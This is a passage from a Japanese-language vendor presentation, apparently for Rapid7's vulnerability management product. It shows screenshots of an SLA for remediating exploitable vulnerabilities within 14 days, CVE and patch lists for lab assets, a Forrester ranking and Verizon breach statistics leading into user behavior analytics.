
脆弱性対応の進捗管理機能

- 検出した脆弱性への対応状況を「プロジェクト」として管理 → **手動管理からの脱却**
- 脆弱性 (CVE) 単位ではなく**ソリューション (ToDo) 単位でのアイテム管理** → 重複やムダを排除し効率的な管理

ユースケース: エクスプロイト可能な脆弱性への対応




ユースケース: エクスプロイト可能な脆弱性への対応



Goals and SLAs の設定画面イメージ - 1


ユースケース: エクスプロイト可能な脆弱性への対応



対象範囲の設定 (エクスプロイト可能な脆弱性を 1 つ以上持つアセットの抽出)

Goals and SLAs の設定画面イメージ - 2

ユースケース: エクスプロイト可能な脆弱性への対応



目標・ゴールの設定 (エクスプロイト可能な脆弱性を検出してから 14 日以内に対応)

Goals and SLAs の設定画面イメージ - 3

SLA: エクスプロイト可能な脆弱性を持つアセットへの対応 | 二週間以内


GOAL OVERVIEW

TYPE	SLA
DESCRIPTION	-
CREATED ON	2019-10-12 17:47:15
LAST VERIFIED	2019-10-12 17:48:16
CRITERIA	Remediate all vulnerabilities where vulnerability.exploits.size >= 1 within 14 days of discovery
ASSET FILTER	asset.sites IN ["lab-nw"]
VULNERABILITY FILTER	vulnerability.exploits.size >= 1

1.84k Vulnerability Instances

0 Remediated | 1.84k In Grace Period | 0 Past Due

At Risk
Status



Export to CSV | Create a Static Remediation Project

Vulnerabilities


Manage Columns

Vulnerabilities	Assets	Instances	Past Due	In Grace Period	CVSS	Risk	Severity
Adobe Flash Player: APSB18-25 (CVE-2018-12827): Security updates available for Flash Player | APSB18-25	2	2	0	2	7.5	459	Severe

Manage Columns

Assets	Instances	Past Due	In Grace Period
DESKTOP-W10-3-JP	1	0	1
DESKTOP-W10-2-E	1	0	1

対象の脆弱性と、その脆弱性を含んでいるアセットの一覧



Vulnerabilities

Manage Colur

		Vulnerabilities	Assets	Instances	Past Due	In Grace Period	CVSS	Risk	Severity
☑	⌄	Adobe Flash Player: APSB18-25 (CVE-2018-12827): Security updates available for Flas...	2	2	0	2	7.5	459	Severe
☑	⌄	Adobe Flash Player: APSB18-42 (CVE-2018-15982): Security updates available for Flas...	2	3	0	3	9.8	687	Critical
☑	⌄	Apache HTTPD: mod_status buffer overflow (CVE-2014-0226)	1	1	0	1	6.8	597	Severe
☑	⌄	Apache HTTPD: Padding Oracle in Apache mod_session_crypto (CVE-2016-0736)	1	1	0	1	7.5	502	Severe
☑	⌄	Apache HTTPD: Use-after-free when using <Limit > with an unrecognized method in .ht...	1	1	0	1	7.5	484	Severe
☑	⌄	Apache Struts: CVE-2017-9791: Possible RCE attack	2	2	0	2	9.8	643	Critical
☑	⌄	Apache Struts: S2-008 (CVE-2012-0391): Security updates available for Apache Struts	1	1	0	1	9.3	859	Critical
☑	⌄	Apache Struts: S2-008 (CVE-2012-0392): Security updates available for Apache Struts	1	1	0	1	9.3	806	Critical
☑	⌄	Apache Struts: S2-008 (CVE-2012-0393): Security updates available for Apache Struts	1	1	0	1	6.4	378	Severe
☑	⌄	Apache Struts: S2-008 (CVE-2012-0394): Security updates available for Apache Struts	1	1	0	1	6.8	710	Severe
☑	⌄	Apache Struts: S2-032 (CVE-2016-3081): Security updates available for Apache Struts	3	3	0	3	8.1	697	Critical
☑	⌄	Apache Struts: S2-033 (CVE-2016-3087): Security updates available for A					9.8	676	Critical

各脆弱性への個別対処の進捗管理をするための改善プロジェクトの作成

206 Solutions


206	0	0	0	0	22
Open	Reopen	Closed	Will Not Fix	Awaiting Verification	Unknown Solutions

Export to CSV | Update Status

Remediation Solutions (0 of 206 selected) — Manage Columns

Solutions	Assets Affec...	Assets Completed	Vulnerab...	Risk Red...	Status
2019-07 Cumulative Update for Windows Server 2016 for x64-based Systems (KB4507460)	2	0	158	111.55k	Open
2019-03 Cumulative Update for Windows Server 2016 for x64-based Systems (KB4489882)	1	0	262	96.43k	Open
2019-10 Cumulative Update for Windows Server 2016 for x64-based Systems (KB4519998)	2	0	88	58.06k	Open
2019-09 Cumulative Update for Windows Server 2016 for x64-based Systems (KB4522010)	1	0	148	50.42k	Open
March, 2017 Security Only Quality Update for Windows 7 for x64-based Systems (KB4012212)	1	0	68	30.47k	Open
Upgrade linux-image-generic	4	0	15	22.38k	Open
MS16-144: December, 2016 Security Only Quality Update for Windows 7 for x64-based Systems (KB3205394)	1	0	33	21.9k	Open
Upgrade kernel	3	0	14	14.64k	Open
2019-09 Cumulative Update for Windows 10 Version 1709 for x64-based Systems (KB4522012)	1	0	45	12.81k	Open
MS16-001: Cumulative Security Update for Internet Explorer 8 for Windows 7 for x64-based Systems (KB3124275)	1	0	17	12.63k	Open
Upgrade kernel	1	0	28	10.93k	Open
Upgrade to the latest version of Apache Struts	3	0	5	9.79k	Open
2019-10 Cumulative Update for Windows 10 Version 1803 for x64-based Systems (KB4520008)			32	8.64k	Open
2019-08 Cumulative Update for Windows 10 Version 1809 for x64-based Systems (KB4511553)			31	8.42k	Open

プロジェクト内で生成されたアクション
アイテムと進捗状況



Forrester Wave for Vulnerability Management, Q1 2018

"Rapid7 has already implemented what VRM will look like in the future."

- "Leaders" に位置づけられたベンダーの中でも最も高い評価を獲得
- 参考
  - レポート : https://www.rapid7.com/info/forrester-wave-2018/
  - ブログ : https://blog.rapid7.com/2018/03/14/rapid7-named-a-leader-in-forrester-wave-for-vulnerability-risk-management/

RAPID7

リスクベースセキュリティと行動分析・脅威検出

システムの脆弱性対策・管理の先にあるもの

人の脆弱性を突いた攻撃への対応

高度な攻撃・侵入の検出および対応

32%

の侵害 (Breach) はフィッシングに起因・関連 (Top 1)

29%

の侵害 (Breach) は盗まれた認証情報に起因・関連 (Top 2)

39%

の侵害 (Breach) は背後に組織的な犯罪グループが存在

Verizon: 2019 Data Breach Investigations Report
https://enterprise.verizon.com/resources/reports/dbir/

Rapid7 による二軸からの「行動分析」

ユーザ行動分析
(UBA: User Behavior Analytics)

- UBA もしくは UEBA (User and Entity Behavior Analytics) と定義される
- 様々なイベント/ログ情報に対しユーザ情報 (Active Directory やクラウドアカウント) や DHCP ログ等により以下を自動的に相関づけし分析

